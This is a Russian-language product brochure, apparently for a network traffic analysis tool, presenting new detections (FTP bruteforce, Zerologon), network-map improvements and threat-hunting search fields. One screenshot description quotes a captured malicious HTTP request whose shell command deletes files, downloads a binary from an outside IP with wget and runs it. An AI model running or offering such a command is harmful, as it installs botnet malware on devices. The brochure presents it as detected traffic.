
Глубокий разбор протокола передачи файлов FTP теперь позволяет фиксировать атаки типа *bruteforce* и оперативно сигнализировать об их наличии.

Также добавлена поддержка обнаружения атаки *Zerologon* – критической уязвимости в протоколе контроллера домена Windows, позволяющей злоумышленнику без аутентификации получить права администратора домена. Теперь продукт своевременно оповестит аналитика об эксплуатации этой уязвимости.

## Улучшение пользовательского опыта при использовании карты сети


Карта сети получила обновлённый, более интуитивный интерфейс. Поиск узлов и выявление подозрительной активности теперь занимают меньше времени.

Для удобства работы с крупными сетями появилась возможность регулирования объёма отображаемых элементов.



Выбор по количеству видимых на карте сети активов - для удобства анализа крупных сетей

# НОВЫЕ ВОЗМОЖНОСТИ



Добавлен контекстный переход от инцидента к карте сети, что позволяет мгновенно видеть взаимодействия между узлами, вовлечёнными в инцидент, и быстрее локализовывать атаку.

The screenshot shows the NTA interface. On the left, a sidebar menu includes 'Инциденты', 'Активы', 'События', 'Инспекция сети', 'Карта сети', 'Сетевые соединения', 'Сенсоры', and 'Администрирование'. The main area displays an incident card for 'Перемещение внутри периметра (Тактика: TA0008). Передача файла' on 20.11.2025, 10:42:01. The card contains tabs for 'Общее', 'События', 'История инцидента', and 'Детализация'. The 'Общее' tab shows the following details:

- Описание:** Передача файла temp\mimikatz.exe. FUID: FHe4Vm25BR7SNyinUe; Сторона 1: 192.168.10.31; Сторона 2: 192.168.10.30; Тактика: "TA0008: Перемещение внутри периметра"; Техника: "T1021.002: Службы удаленного доступа: Общие SMB-ресурсы или ресурсы администраторов Windows"
- Активы:** host.secureserver.net, sysadmin-dmz-pc
- Текущий статус:** Новый
- Приоритет:** Высокий
- Состояние:** Не подтвержден
- Время обновления:** 20.11.2025, 10:42:01

On the right, a legend for 'Статус' and 'Приоритет' is shown, with categories like 'Новый', 'Критический', 'Высокий', 'Средний', 'Низкий', and 'В работе...'. At the bottom right of the incident card are buttons for 'Изменить параметры инцидента' and 'Закрыть'.

Переход к карте сети с карточки инцидента

The screenshot shows the 'Карта сети' (Network Map) feature. The map displays several network nodes and their connections:

- Глобальная сеть (Global Network)
- Неизвестный актив (Unknown Active)
- host.secureserver.net
- sysadmin-dmz-pc
- ad-company
- db-clients

Connections are shown as blue lines. The 'ad-company' node is highlighted with a yellow box. On the right, a detailed view for the 'ad-company' node is shown:

**ad-company**

Недоступен (Unavailable)

**Актив** Сетевые соединения

**Информация об активе**

Тип:	Сервер
Производитель:	PCSystemtec
Описание:	Контроллер домена
Дата создания:	20.12.2023, 03:50:11
Последнее появление:	20.11.2025, 10:53:49
Метки:	Временный


**Интерфейсы**

Наимено...	IP-адрес	MAC-адрес	Сенсор
	192.168.1.195	08:00:27:f0:68:53	datapk-vm-develop-1...

At the bottom right of the map area is a button labeled 'Актив' (Active).


Фрагмент карты сети с отображением узлов, задействованных в инциденте. В окне справа показана информация об активах, с которыми взаимодействует рассматриваемый узел, и о его сетевых соединениях.

# НОВЫЕ ВОЗМОЖНОСТИ



## Новые поля для поиска угроз

Возможность поиска по полям IP для извлеченных файлов и полю User-agent протокола HTTP позволит аналитикам ИБ быстрее находить связи между активностями сетевых узлов, а также получать дополнительную информацию (использование утилит сканирования, взлома, используемые приложения и операционная система).



The screenshot shows the NTA (Network Traffic Analyzer) interface. On the left, the sidebar includes 'Мониторинг', 'Инциденты', 'Активы', 'События', 'Инспекция сети' (selected), 'Сенсоры', and 'Администрирование'. The main panel shows 'Сетевые соединения' with 2 / 10355 sessions. A search bar at the top has 'Приложение клиента hello, world' selected. The table lists two sessions: one POST request from 120.85.103.38 to 198.71.247.91 (404) and one GET request from 186.220.97.233 to 198.71.247.91 (400). The right panel, 'Подробная информация', shows detailed logs for the second session, including the request and response headers and body. The request body contains a shell command: /shell?cd+/tmp;rm+-rf\*;wget+212.192.216.46/bins/arm;chmod+777+/tmp/arm;sh+/tmp/arm+selfrep.jaws.

Фильтрация по полю «Приложение клиента» для поиска потенциально зловредных утилит

**Закажите пилотный проект  
или персональную демонстрацию  
наших решений**



**Контакты**  
commercial@udv.group  
8-800-511-65-51

**Сайт**  
[udv.group](http://udv.group)

**Телеграм**  
[@udv\\_group](https://t.me/udv_group)

**Адрес**  
620100, г. Екатеринбург,  
ул. Сибирский тракт, 12,  
строение 7, этаж 4 [udv.group](http://udv.group)

